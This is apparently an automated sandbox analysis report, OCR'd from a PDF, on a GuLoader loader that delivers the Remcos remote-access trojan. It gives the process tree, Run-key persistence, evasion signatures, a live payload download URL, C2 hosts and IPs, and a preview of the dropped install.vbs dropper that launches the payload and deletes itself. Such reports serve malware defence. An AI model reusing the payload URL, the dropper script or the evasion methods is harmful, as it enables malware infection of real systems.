JoeSandbox Cloud BASIC

ID: 430707
Sample Name:
SecuriteInfo.com.Trojan.GenericKD.46442270.25635.17664
Cookbook: default.jbs
Time: 20:41:45
Date: 07/06/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report SecuriteInfo.com.Trojan.GenericKD.46442270.25635.17664 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Networking: 5
E-Banking Fraud: 5
System Summary: 5
Data Obfuscation: 5
Malware Analysis System Evasion: 5
Anti Debugging: 5
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
Contacted IPs 9
Public 9
Private 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 13
General 13
File Icon 14
Static PE Info 14
General 14
Entrypoint Preview 14
Data Directories 14
Sections 14
Resources 15
Imports 15
Version Infos 15
Possible Origin 15
Network Behavior 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 15
DNS Queries 15
DNS Answers 15
HTTP Request Dependency Graph 16
HTTP Packets 16
Code Manipulations 20
Statistics 20
Behavior 20

Copyright Joe Security LLC 2021

System Behavior 20
Analysis Process: SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe PID: 6696 Parent PID: 5924 20
General 20
File Activities 21
Analysis Process: SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe PID: 7080 Parent PID: 6696 21
General 21
File Activities 21
File Created 21
File Written 21
Registry Activities 21
Key Value Created 21
Analysis Process: wscript.exe PID: 6480 Parent PID: 7080 21
General 21
File Activities 22
File Deleted 22
Analysis Process: cmd.exe PID: 6884 Parent PID: 6480 22
General 22
File Activities 22
Analysis Process: conhost.exe PID: 5700 Parent PID: 6884 22
General 22
Analysis Process: win.exe PID: 5128 Parent PID: 6884 22
General 22
File Activities 23
Analysis Process: win.exe PID: 5844 Parent PID: 3440 23
General 23
File Activities 23
Analysis Process: win.exe PID: 5852 Parent PID: 3440 23
General 23
File Activities 23
Analysis Process: win.exe PID: 5604 Parent PID: 5844 23
General 23
File Activities 24
Analysis Process: win.exe PID: 2796 Parent PID: 5128 24
General 24
File Activities 24
File Created 24
File Written 24
Registry Activities 24
Key Created 24
Key Value Created 24
Analysis Process: win.exe PID: 5544 Parent PID: 5852 24
General 24
File Activities 25
Analysis Process: backgroundTaskHost.exe PID: 7080 Parent PID: 792 25
General 25
File Activities 25
Registry Activities 25
Disassembly 25
Code Analysis 25

Copyright Joe Security LLC 2021


Analysis Report SecuriteInfo.com.Trojan.GenericKD.464…

Overview

General Information

Sample Name:	SecuriteInfo.com.Trojan.GenericKD.46442270.25635.17664 (renamed file extension from 17664 to exe)
Analysis ID:	430707
MD5:	853744502b68e5..
SHA1:	ea748baebe70d7..
SHA256:	8115607710c35c..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


GuLoader Remcos

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected GuLoader
- Yara detected Remcos RAT
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Sigma detected: WScript or CScript …
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…
- Abnormal high CPU Usage

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe (PID: 6696 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe' MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
  - SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe (PID: 7080 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe' MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
    - wscript.exe (PID: 6480 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
      - cmd.exe (PID: 6884 cmdline: 'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\win.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - win.exe (PID: 5128 cmdline: C:\Users\user\AppData\Roaming\win.exe MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
          - win.exe (PID: 2796 cmdline: C:\Users\user\AppData\Roaming\win.exe MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
  - backgroundTaskHost.exe (PID: 7080 cmdline: 'C:\Windows\system32\backgroundTaskHost.exe' -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca MD5: B7FC4A29431D4F795BBAB1FB182B759A)
- win.exe (PID: 5844 cmdline: 'C:\Users\user\AppData\Roaming\win.exe' MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
  - win.exe (PID: 5604 cmdline: 'C:\Users\user\AppData\Roaming\win.exe' MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
- win.exe (PID: 5852 cmdline: 'C:\Users\user\AppData\Roaming\win.exe' MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
  - win.exe (PID: 5544 cmdline: 'C:\Users\user\AppData\Roaming\win.exe' MD5: 853744502B68E50E6CBAF81FFB3F5CC0)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://ztechinternational.com/dk/Jice_remcos%202_vOOXAzQx82.bin"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000002.846829596.00000000023B0000.00000004.00000040.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.384201388.00000000020B0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000004.00000000.383895844.000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000012.00000002.644122683.00000000020B0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000016.00000002.660151221.000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: WScript or CScript Dropper

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected Remcos RAT

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Copyright Joe Security LLC 2021

Stealing of Sensitive Information:

Yara detected Remcos RAT


Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communi
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 2 3	LSASS Memory	Security Software Discovery 6 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS Redirect F Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 3 2 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe	6%	ReversingLabs	Win32.Trojan.Vebzenpak	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\win.exe	6%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ztechinternational.com/dk/Jice_remcos%202_vOOXAzQx82.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	172.94.125.152	true	false		unknown
ztechinternational.com	192.185.113.219	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ztechinternational.com/dk/Jice_remcos%202_vOOXAzQx82.bin	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.113.219	ztechinternational.com	United States		46606	UNIFIEDLAYER-AS-1US	true
172.94.125.152	hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	United States		9009	M247GB	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	430707
Start date:	07.06.2021
Start time:	20:41:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.GenericKD.46442270.25635.17664 (renamed file extension from 17664 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winEXE@19/10@9/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.5% (good quality ratio 0.6%) • Quality average: 11.4% • Quality standard deviation: 27.1%

HCA Information:	• Successful, ratio: 70% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:43:36	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run win "C:\Users\user\AppData\Roaming\win.exe"
20:43:44	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run win "C:\Users\user\AppData\Roaming\win.exe"
20:45:08	API Interceptor	775x Sleep call for process: win.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.113.219	SecuriteInfo.com.__vbaHresultCheckObj.9138.exe	Get hash	malicious	Browse	• ztechinternational.com/dk/Ose_2021%20remcos_UsrkxBzfYJ78.bin
	MLJ.exe	Get hash	malicious	Browse	• ztechinternational.com/dk/Maily%20_remcos_poYYVI175.bin

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
hjduiebcvzcalpmjdbcnwqadhsiybcnzxswedgap.ydns.eu	uFLbcEn9qq.xlsx	Get hash	malicious	Browse	• 172.94.125.184
	b20e3f39_by_Libranalysis.exe	Get hash	malicious	Browse	• 172.94.125.102
	f4b56009_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.243.140.90
	49481a54_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.243.140.90
	INTRZGw3ev.exe	Get hash	malicious	Browse	• 46.243.140.66
	LMKQB8tQQ2.exe	Get hash	malicious	Browse	• 10.4.78.10
	SecuriteInfo.com.Generic.mg.80f76c27257e6f3e.exe	Get hash	malicious	Browse	• 172.94.37.30
ztechinternational.com	SecuriteInfo.com.__vbaHresultCheckObj.9138.exe	Get hash	malicious	Browse	• 192.185.113.219
	MLJ.exe	Get hash	malicious	Browse	• 192.185.113.219

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
M247GB	MLJ.exe	Get hash	malicious	Browse	• 46.243.233.25
	CN-Invoice-XXXXX9808-1901114328710090.pdf.exe	Get hash	malicious	Browse	• 217.138.212.59
	PO-13916.jpeg.exe	Get hash	malicious	Browse	• 217.138.212.59
	6NcvrNwxSh.exe	Get hash	malicious	Browse	• 46.243.237.125
	FcMJC6EWgP.exe	Get hash	malicious	Browse	• 104.250.182.36
	CLAVIS INVESTMENTS.xlsx	Get hash	malicious	Browse	• 104.250.182.19
	PO1223.exe	Get hash	malicious	Browse	• 37.120.210.211
	DHL On Demand Delivery.exe	Get hash	malicious	Browse	• 217.138.212.59

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL On Demand Delivery.pdf.exe	Get hash	malicious	Browse	• 217.138.212.59
	uFLbcEn9qq.xlsx	Get hash	malicious	Browse	• 172.94.125.184
	payment.PDF.vbs	Get hash	malicious	Browse	• 46.243.237.31
	b20e3f39_by_Libranalysis.exe	Get hash	malicious	Browse	• 172.94.125.102
	pKDw1bLc83.exe	Get hash	malicious	Browse	• 46.243.248.60
	New Items RFQ & Specifications Revised_20210520.exe	Get hash	malicious	Browse	• 195.206.105.10
	WixdbcV8At.exe	Get hash	malicious	Browse	• 45.141.152.194
	67e197ce_by_Libranalysis.exe	Get hash	malicious	Browse	• 188.72.119.8
	f4b56009_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.243.140.90
	49481a54_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.243.140.90
	CN-Invoice-XXXXX9808-190111432871000.pdf.exe	Get hash	malicious	Browse	• 217.138.212.59
	Quotation_05082021 pdf.exe	Get hash	malicious	Browse	• 95.215.225.23
UNIFIEDLAYER-AS-1US	SecuriteInfo.com.__vbaHresultCheckObj.9138.exe	Get hash	malicious	Browse	• 192.185.113.219
	MLJ.exe	Get hash	malicious	Browse	• 192.185.113.219
	LEMOH.exe	Get hash	malicious	Browse	• 162.241.219.209
	03062021.exe	Get hash	malicious	Browse	• 162.241.253.69
	Shipment documents.exe	Get hash	malicious	Browse	• 192.185.190.186
	statistic-608048546.xls	Get hash	malicious	Browse	• 192.185.225.204
	statistic-608048546.xls	Get hash	malicious	Browse	• 192.185.225.204
	AHG QUOTE pdf 76530.exe	Get hash	malicious	Browse	• 192.185.41.225
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 74.220.199.6
	Payment slip.exe	Get hash	malicious	Browse	• 50.87.170.32
	SOA_Outstanding_Balance.exe	Get hash	malicious	Browse	• 192.185.129.69
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• 162.241.27.245
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 192.185.20.31
	oVA5JBAJutcna88.exe	Get hash	malicious	Browse	• 50.87.253.188
	a8eC6O6okf.exe	Get hash	malicious	Browse	• 50.87.146.99
	oNUUaugLQjvRcCL.exe	Get hash	malicious	Browse	• 50.87.151.118
	CAS No. 584-84-9.exe	Get hash	malicious	Browse	• 162.144.13.239
	CAS No. 9004-65-3.exe	Get hash	malicious	Browse	• 162.144.13.239
	02357#U260eThomas#Ud83d#Udce0.HTM	Get hash	malicious	Browse	• 192.185.198.10
	6dTTv9IdCw.exe	Get hash	malicious	Browse	• 74.220.199.8

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\TargetedContentCache\v3\338387\c20d61befcda487dbc17044b70fd3bfd_1.~tmp

Process:	C:\Windows\System32\backgroundTaskHost.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	9472
Entropy (8bit):	5.648577726443805
Encrypted:	false
SSDEEP:	192:TMXLpAvK70mJtlHB5tHyIyo0HyIz2sEHyI+t:O5BrCaRA
MD5:	85D06071360BFD61E25CB454BC3D9A52
SHA1:	950C8BB32046385EC5924E742A0626F4FE33905C
SHA-256:	FF30FCDBC0BC021882B324869C6F642FEF4C5E2F4F1FF50265869459C4B4A0CE
SHA-512:	996E2DDD56A39119310235F30AF0B0E94F9598D2E1FCE417C90EA1DAA4D2CC61A38F1A38239EB4F9D6B18B0A7B8B94C1C0119A8C950E6D6548548CAFA0A488 3
Malicious:	false

C:\Users\user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\TargetedContentCache\v3\338387\c20d61befcda487dbc17044b70fd3bfd_1.~tmp	
Reputation:	low
Preview:	{"class":"content","collections":[],"name":"LockScreen","propertyManifest":{"landscapeImage":{"type":"image"},"portraitImage":{"type":"image"},"showImageOnSecureLock":{"isOptional":true,"type":"boolean"},"onRender":{"type":"action"}},"properties":{"landscapeImage":{"fileSize":619870,"height":1080,"sha256":"Sjoon1DPT2frxCE4x8+n/eInIBto1+Bqa2+yCIAGsnE=","width":1920,"image":"C:\\Users\\user\\AppData\\Local\\Packages\\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\\LocalState\\Assets\\802718d3cf4e06d977a7ce89b9b5b059961bd30dd185cfc85d50f4b517d86888"},"portraitImage":{"fileSize":541306,"height":1920,"sha256":"5J1QvtZQvTAkpjdIGXZjpmwft0txV5oWHNifdjQq+SA=","width":1080,"image":"C:\\Users\\user\\AppData\\Local\\Packages\\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\\LocalState\\Assets\\afece1b8b7bbd157a59a74a90e4894314c82accd9b3076dfe8ee636d610fcafb"},"showImageOnSecureLock":{"bool":true},"onRender":{"event":"none","parameters":{"ctx.action":"setLockScreenHotspots","

C:\Users\user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\TargetedContentCache\v3\338387\d572bee68d954d8f906b98a2e017f820_1.~tmp	
Process:	C:\Windows\System32\backgroundTaskHost.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	9626
Entropy (8bit):	5.620324379710843
Encrypted:	false
SSDEEP:	192:8Wo0fhWWozjAvKZph/DtlHB5WHyPWhuBHyerhOt9HyTYr:LfhJ0hVohuhkr
MD5:	B48D9564B458B043EA568C06C3E8DD00
SHA1:	317E35E4D15A036F1A5EB88BDB0467B3142AB1C9
SHA-256:	DEF2CBC831437E6C49048AF0A85E0FBD5E533C040309F92293A2554CADCFD03A
SHA-512:	BBA8D250145080CC6AAE568FB66E5346C7B5E5C366F36E74A039733CF64832294B1DFF9EBAE191375ED00AA3612ECDD2F206F6B105127735D0FA8210DC93646
Malicious:	false
Reputation:	low
Preview:	{"class":"content","collections":[],"name":"LockScreen","propertyManifest":{"landscapeImage":{"type":"image"},"portraitImage":{"type":"image"},"showImageOnSecureLock":{"isOptional":true,"type":"boolean"},"onRender":{"type":"action"}},"properties":{"landscapeImage":{"fileSize":556406,"height":1080,"sha256":"CY3KzKVHdoTu7NbePjx+CQPZn53417ZCdtczfhQp7ag=","width":1920,"image":"C:\\Users\\user\\AppData\\Local\\Packages\\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\\LocalState\\Assets\\c6f553ef401df1783242a6b5e23dca6ee2b1ba33f2a7e7f4d621fd5e77abb22b"},"portraitImage":{"fileSize":596086,"height":1920,"sha256":"/oiuOOD/NM0Qccsss/nuHFdUzMCaXUgbKXyyTwXRIpY=","width":1080,"image":"C:\\Users\\user\\AppData\\Local\\Packages\\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\\LocalState\\Assets\\d496c712e078cb44236edd3e8ea0055ee21cb66c3c7ce5ec90fb916e48dea486"},"showImageOnSecureLock":{"bool":true},"onRender":{"event":"none","parameters":{"ctx.action":"setLockScreenHotspots","

C:\Users\user\AppData\Local\Temp\install.vbs	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46442270.25635.exe
File Type:	data
Category:	modified
Size (bytes):	404
Entropy (8bit):	3.476487137149483
Encrypted:	false
SSDEEP:	12:4D8o++ugypjBQMBvFQ4lOAMJnAGF0M/0aimi:4Dh+S0FNOj7F0Nait
MD5:	0AC72B36AE19DF5DD84381E07A64BA3B
SHA1:	194801CB7059E67ABF5A38E709D856A8095A71EE
SHA-256:	B17BD1B45A2144EAA120C3EE9BB97622B2A54B0D36A69B3750AF2678D359D14D
SHA-512:	DA76EC5A6C11DE83532AED125DF88B43BABD72774EC8A91C05697E4941F9C8DB2757402787C40EB08DFD82A0927A8A301F84FEE5EDE10D2DB56CC7B0BB429 04
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	W.S.c.r.i.p.t...S.l.e.e.p. .1.0.0.0...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.").)...C.r.e.a.t.e.O.b.j.e.c.t.(.".W.S.c.r.i.p.t...S.h.e.l.l.".).)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U.s.e.r.s.\.e.n.g.i.n.e.e.r.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.w.i.n...e.x.e.".".".,. .0...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Roaming\logs.dat	
Process:	C:\Users\user\AppData\Roaming\win.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.733300752387368
